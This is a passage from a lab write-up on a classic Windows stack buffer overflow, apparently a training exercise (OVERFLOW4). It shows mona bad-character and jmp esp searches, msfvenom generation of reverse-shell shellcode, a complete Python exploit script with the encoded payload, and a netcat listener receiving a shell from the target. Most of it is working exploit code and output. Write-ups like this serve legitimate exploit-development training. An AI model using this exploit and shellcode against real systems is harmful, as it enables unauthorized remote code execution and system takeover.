!mona compare -f C:\mona\oscp\bytearray.bin -a 01B0FA30
```

and the results are :



```
                                        | Memory
a7 a8 a9 aa ab ac ad ae af b0| File
```

comparison results


| | Status | BadChars | Type |
|---|---|---|---|
| | Corruption after 168 byte | 00 a9 aa cd ce d4 d5 | normal |

.

so as we know that badchars can also corrupt the next byte after them , but that does not mean that the next byte is actually corrupt , so we will ignore the next byte after a badchar if it is the next byte in address .


So our badchars will be : **\x00\xa9\xcd\xd4**

**now,** the next task is to find jmp esp address which we will use as a pointer later on so to find jmp esp we will again use mona module like this :



```
!mona jmp -r esp -cpb "\x00\xa9\xcd\xd4"
```

so after -cpd in double quotes specify the badchars we discovered above and we will get these results in the logs stating that we have found 9 pointers :



```
    - Number of pointers of type 'jmp esp' :
[+] Results :
  0x625011af  : jmp esp |  {PAGE_EXECUTE_READ}
  0x625011bb  : jmp esp |  {PAGE_EXECUTE_READ}
  0x625011c7  : jmp esp |  {PAGE_EXECUTE_READ}
  0x625011d3  : jmp esp |  {PAGE_EXECUTE_READ}
  0x625011df  : jmp esp |  {PAGE_EXECUTE_READ}
  0x625011eb  : jmp esp |  {PAGE_EXECUTE_READ}
  0x625011f7  : jmp esp |  {PAGE_EXECUTE_READ}
  0x62501203  : jmp esp | ascii {PAGE_EXECUTE_
  0x62501205  : jmp esp | ascii {PAGE_EXECUTE_
    Found a total of 9 pointers
```

so we will use the first one that is :


625011af address , we will have to convert this address into little endian that means in reverse so this goes like :

**\xaf\x11\x50\x62**

use this inside retn variable in our python exploit script .


Now the last step is to generate a shellcode payload that will give us the reverse connection to our machine from target ,

for that we will use msfvenom :



```
┌──(root㉿kali)-[/home/kali/oscp]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.17.47.112 LPORT=5656 -b '\x00\xa9\xcd\xd4' EXITFUNC=thread -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
```

and our shellcode will be like :




```
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xbd\x19\x90\x68\xdd\xdb\xc4\xd9\x74\x24\xf4\x58\x2b\xc9\xb1"
"\x52\x31\x68\x12\x03\x68\x12\x83\xd9\x94\x8a\x28\x25\x7c\xc8"
"\xd3\xd5\x7d\xad\x5a\x30\x4c\xed\x39\x31\xff\xdd\x4a\x17\x0c"
"\x95\x1f\x83\x87\xdb\xb7\xa4\x20\x51\xee\x8b\xb1\xca\xd2\x8a"
"\x31\x11\x07\x6c\x0b\xda\x5a\x6d\x4c\x07\x96\x3f\x05\x43\x05"
"\xaf\x22\x19\x96\x44\x78\x8f\x9e\xb9\xc9\xae\x8f\x6c\x41\xe9"
"\x0f\x8f\x86\x81\x19\x97\xcb\xac\xd0\x2c\x3f\x5a\xe3\xe4\x71"
"\xa3\x48\xc9\xbd\x56\x90\x0e\x79\x89\xe7\x66\x79\x34\xf0\xbd"
"\x03\xe2\x75\x25\xa3\x61\x2d\x81\x55\xa5\xa8\x42\x59\x02\xbe"
"\x0c\x7e\x95\x13\x27\x7a\x1e\x92\xe7\x0a\x64\xb1\x23\x56\x3e"
"\xd8\x72\x32\x91\xe5\x64\x9d\x4e\x40\xef\x30\x9a\xf9\xb2\x5c"
"\x6f\x30\x4c\x9d\xe7\x43\x3f\xaf\xa8\xff\xd7\x83\x21\x26\x20"
"\xe3\x1b\x9e\xbe\x1a\xa4\xdf\x97\xd8\xf0\x8f\x8f\xc9\x78\x44"
"\x4f\xf5\xac\xcb\x1f\x59\x1f\xac\xcf\x19\xcf\x44\x05\x96\x30"
"\x74\x26\x7c\x59\x1f\xdd\x17\x6c\xf1\xf2\x97\x18\xf3\x0c\x4e"
"\xc1\x7a\xea\x04\xe1\x2a\xa5\xb0\x98\x76\x3d\x20\x64\xad\x38"
"\x62\xee\x42\xbd\x2d\x07\x2e\xad\xda\xe7\x65\x8f\x4d\xf7\x53"
"\xa7\x12\x6a\x38\x37\x5c\x97\x97\x60\x09\x69\xee\xe4\xa7\xd0"
"\x58\x1a\x3a\x84\xa3\x9e\xe1\x75\x2d\x1f\x67\xc1\x09\x0f\xb1"
"\xca\x15\x7b\x6d\x9d\xc3\xd5\xcb\x77\xa2\x8f\x85\x24\x6c\x47"
"\x53\x07\xaf\x11\x5c\x42\x59\xfd\xed\x3b\x1c\x02\xc1\xab\xa8"
"\x7b\x3f\x4c\x56\x56\xfb\x6c\xb5\x72\xf6\x04\x60\x17\xbb\x48"
"\x93\xc2\xf8\x74\x10\xe6\x80\x82\x08\x83\x85\xcf\x8e\x78\xf4"
"\x40\x7b\x7e\xab\x61\xae";
```

now paste this payload inside payload variable in our script and the last task is to add no-ops or no-operations in our script which is \x90, I will use 16 nops which will be enough for this payload . Which give us space to our payload in memory to be unoaded successfully so our final exploit will look something like :

```
import socket

ip = "10.10.59.48"
port = 1337

prefix = "OVERFLOW4 "
offset = 2026
overflow = "A" * offset
```


```
retn = "\xaf\x11\x50\x62"
padding = "\x90" * 16
payload = ("\xbd\x19\x90\x68\xdd\xdb\xc4\xd9\x74\x24\xf4\x58\x2b\xc9\xb1"
"\x52\x31\x68\x12\x03\x68\x12\x83\xd9\x94\x8a\x28\x25\x7c\xc8"
"\xd3\xd5\x7d\xad\x5a\x30\x4c\xed\x39\x31\xff\xdd\x4a\x17\x0c"
"\x95\x1f\x83\x87\xdb\xb7\xa4\x20\x51\xee\x8b\xb1\xca\xd2\x8a"
"\x31\x11\x07\x6c\x0b\xda\x5a\x6d\x4c\x07\x96\x3f\x05\x43\x05"
"\xaf\x22\x19\x96\x44\x78\x8f\x9e\xb9\xc9\xae\x8f\x6c\x41\xe9"
"\x0f\x8f\x86\x81\x19\x97\xcb\xac\xd0\x2c\x3f\x5a\xe3\xe4\x71"
"\xa3\x48\xc9\xbd\x56\x90\x0e\x79\x89\xe7\x66\x79\x34\xf0\xbd"
"\x03\xe2\x75\x25\xa3\x61\x2d\x81\x55\xa5\xa8\x42\x59\x02\xbe"
"\x0c\x7e\x95\x13\x27\x7a\x1e\x92\xe7\x0a\x64\xb1\x23\x56\x3e"
"\xd8\x72\x32\x91\xe5\x64\x9d\x4e\x40\xef\x30\x9a\xf9\xb2\x5c"
"\x6f\x30\x4c\x9d\xe7\x43\x3f\xaf\xa8\xff\xd7\x83\x21\x26\x20"
"\xe3\x1b\x9e\xbe\x1a\xa4\xdf\x97\xd8\xf0\x8f\x8f\xc9\x78\x44"
"\x4f\xf5\xac\xcb\x1f\x59\x1f\xac\xcf\x19\xcf\x44\x05\x96\x30"
"\x74\x26\x7c\x59\x1f\xdd\x17\x6c\xf1\xf2\x97\x18\xf3\x0c\x4e"
"\xc1\x7a\xea\x04\xe1\x2a\xa5\xb0\x98\x76\x3d\x20\x64\xad\x38"
"\x62\xee\x42\xbd\x2d\x07\x2e\xad\xda\xe7\x65\x8f\x4d\xf7\x53"
"\xa7\x12\x6a\x38\x37\x5c\x97\x97\x60\x09\x69\xee\xe4\xa7\xd0"
"\x58\x1a\x3a\x84\xa3\x9e\xe1\x75\x2d\x1f\x67\xc1\x09\x0f\xb1"
"\xca\x15\x7b\x6d\x9d\xc3\xd5\xcb\x77\xa2\x8f\x85\x24\x6c\x47"
"\x53\x07\xaf\x11\x5c\x42\x59\xfd\xed\x3b\x1c\x02\xc1\xab\xa8"
"\x7b\x3f\x4c\x56\x56\xfb\x6c\xb5\x72\xf6\x04\x60\x17\xbb\x48"
"\x93\xc2\xf8\x74\x10\xe6\x80\x82\x08\x83\x85\xcf\x8e\x78\xf4"
"\x40\x7b\x7e\xab\x61\xae")
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(buffer + "\r\n")
    print("Done!")
except:
    print("Could not connect.")
```

**now**, let us setup our listener on netcat on the port we specified in msfvenom earlier  :



```
┌──(root㉿kali)-[/home/kali/oscp]
└─# nc -lnvp 5656
listening on [any] 5656 ...
```

now execute the python script and hopefully we will get a reverse connection back to our machine :



```
┌──(root㉿kali)-[/home/kali/oscp]
└─# nc -lnvp 5656
listening on [any] 5656 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.70.9] 49177
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>whoami
whoami
oscp-bof-prep\admin

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```

and we got a shell .

Done :-)